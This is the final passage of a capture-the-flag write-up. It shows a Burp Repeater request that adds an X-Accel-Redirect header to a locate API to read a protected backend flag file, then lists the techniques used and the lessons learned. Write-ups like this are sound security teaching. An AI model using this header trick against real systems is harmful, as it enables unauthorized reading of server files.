
I sent the /api/locate/ request to Burp Repeater and experimented with the request headers.
The application appeared to use X-Accel-Redirect to serve files through the backend / reverse proxy flow. Since the locate functionality was designed around file discovery and response redirection, I tried adding an X-Accel-Redirect header pointing to the discovered file path.
The request looked like this:
POST /api/locate/ HTTP/2
Host: chortle.0hl.cc
Authorization: Bearer <REDACTED>
Content-Type: application/json
X-Signature: e6f5941a94455f36d6516b567e4aa4fa
X-Accel-Redirect: /ctf/backend/very_secret_bonus_flag_3_of_3.txt

{"pattern":"/ctf/backend/very_secret_bonus_flag_3_of_3.txt"}
This successfully allowed me to access the final bonus flag.
Key Takeaways
This challenge was a good mix of different skills:
- extracting hidden data from text
- converting casing patterns into binary
- decoding Base64 data
- cracking ZIP passwords with John the Ripper
- inspecting browser developer tools
- analysing API requests with Burp Suite
- understanding weak signature logic
- abusing hardcoded client-side secrets
- inspecting SQLite database content
- reviewing backend source code
- bypassing file access restrictions through header behaviour
The biggest lesson for me was that a CTF challenge can chain many small weaknesses together. None of the individual steps felt extremely complicated on their own, but each step required paying attention to application behaviour and following the evidence carefully.
From a web security perspective, the most interesting parts were the API signature bypass and the file access control logic. Hardcoded secrets in client-side JavaScript should never be trusted, and file read / locate functionality needs to be designed very carefully because small mistakes can expose sensitive backend files.
Overall, this was a useful challenge for practising a realistic workflow: start with simple observations, inspect client-side behaviour, analyse API traffic, validate assumptions in Burp Suite, and keep moving deeper into the application.